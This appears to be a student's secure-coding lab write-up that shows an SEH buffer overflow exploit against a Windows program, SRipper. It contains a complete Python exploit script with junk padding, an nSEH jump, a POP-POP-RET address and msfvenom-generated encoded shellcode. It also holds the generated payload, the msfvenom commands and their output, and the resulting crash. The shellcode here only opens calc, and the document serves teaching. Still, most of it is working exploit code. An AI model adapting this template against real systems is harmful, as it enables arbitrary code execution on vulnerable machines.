
SECURE CODING LAB ASSIGNMENT 8


G.CHAITANYA
18BCE7283

Running the exploit script to generate payload




```
root@kali:~# cd Desktop
root@kali:~/Desktop# python exploit2.py
root@kali:~/Desktop#
```

Exploit payload




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAë K@
‰àÛÎÛrö_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIylYxMRuPuPGpQpK9XeUakpPdlK0
Ptpnkf261nk1BEDnkT2Q84OmgBj4fDq9oNL51pacLwrfLwPzaZoDMVayWXbjRSbqG1KSbOPLKczWLNk0Lr1sHYs
qXUQZqF1Nkv9EpuQ9Cnkg9uHZCWJCyLK7DLK5QHVUaKONLZajoFmuQKwgHIpD58vUS3MjXWK1mvDT5zDpXnk3hv
Dwq9CcVLKv1pKNk3hWl6ayCNkdD1KvaZpoyPDa4DdckQKQqciqJF1IoypSo1OQJLK4RjKNmqMcZs1nmOuoBs07p
ePF0bHTq1KbOLGKOKeoKJPNUOR0VRHOVZ5mmom9okee15Vq1vjmPkKKPrUfemkCwR3SB0osZC0F3KOXUQsrMCTS
0AA
```

Expoit code:




```
# -*- coding: cp1252 -*-

f= open("payload.txt", "w")

junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B              POP EBX
#40010C4C   5D              POP EBP
#40010C4D   C3              RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl60.bpl)

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b
"\x00\x14\x09\x0a\x0d"  -f python

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
```



```
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b"\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70"
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b"\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a"
buf += b"\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c"
buf += b"\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31"
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b"\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f"
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"
buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"



payload = junk + nseh + seh + nops + buf

f.write(payload)
f.close
```

Add the payload to the search box where we are exploiting the search box and crashing it using exploit2.py:



URL (http://ip:port) http://8080

Relay Port 10069

Max KB To Rip 0

Search Text IIIIICCCCCC7QZjAXP0

SRipper MFC Application

SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.


Check online for a solution and close the program

Close the program

View problem details


Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux):

Example:



```
       =[ metasploit v5.0.41-dev                          ]
+ -- --=[ 1914 exploits - 1074 auxiliary - 330 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 4 evasion                                       ]

msf5 > msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
[*] exec: msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2110 bytes
buf =  ""
buf += "\x89\xe0\xda\xcb\xd9\x70\xf4\x5f\x57\x59\x49\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += "\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += "\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += "\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x39\x78\x4c"
buf += "\x42\x53\x30\x53\x30\x67\x70\x53\x50\x6b\x39\x6d\x35"
buf += "\x74\x71\x59\x50\x63\x54\x6e\x6b\x62\x70\x54\x70\x6e"
buf += "\x6b\x52\x72\x66\x6c\x4c\x4b\x46\x32\x70\x74\x6c\x4b"
buf += "\x62\x52\x38\x48\x84\x4f\x4f\x47\x33\x7a\x44\x86\x84"
buf += "\x71\x49\x6f\x6c\x6c\x57\x4c\x70\x61\x73\x4c\x35\x52"
buf += "\x76\x4c\x47\x50\x4f\x31\x7a\x6f\x64\x4d\x33\x31\x39"
buf += "\x57\x4b\x52\x48\x72\x33\x62\x66\x37\x4e\x6b\x30\x52"
buf += "\x74\x50\x4e\x6b\x63\x7a\x65\x6c\x4e\x6b\x62\x6c\x57"
buf += "\x61\x44\x38\x39\x73\x30\x48\x76\x61\x48\x51\x42\x71"
```

Change the default trigger from cmd.exe to calc.exe :



```
msf5 > msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -e x86/al
pha_mixed -f c
[*] exec: msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -e x86
/alpha_mixed -f c

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 447 (iteration=0)
x86/alpha_mixed chosen with final size 447
Payload size: 447 bytes
Final size of c file: 1902 bytes
unsigned char buf[] =
"\xdd\xc0\xd9\x74\x24\xf4\x58\x50\x59\x49\x49\x49\x49\x49\x49"
"\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a\x41"
"\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32\x42"
"\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x6b"
"\x4c\x4d\x38\x4c\x42\x43\x30\x63\x30\x63\x30\x31\x70\x6d\x59"
"\x68\x65\x46\x51\x39\x50\x55\x34\x6c\x4b\x70\x50\x54\x70\x6c"
"\x4b\x36\x32\x46\x6c\x6e\x6b\x62\x72\x42\x34\x4c\x4b\x42\x52"
"\x46\x48\x66\x6f\x6e\x57\x43\x7a\x66\x46\x66\x51\x6b\x4f\x4c"
"\x6c\x47\x4c\x30\x61\x31\x6c\x35\x52\x56\x4c\x71\x30\x49\x51"
"\x48\x4f\x44\x4d\x53\x31\x59\x57\x59\x72\x59\x62\x31\x42\x72"
"\x77\x6e\x6b\x36\x32\x74\x50\x4e\x6b\x33\x7a\x47\x4c\x6c\x4b"
"\x30\x4c\x36\x71\x54\x38\x7a\x43\x77\x38\x67\x71\x7a\x71\x70"
```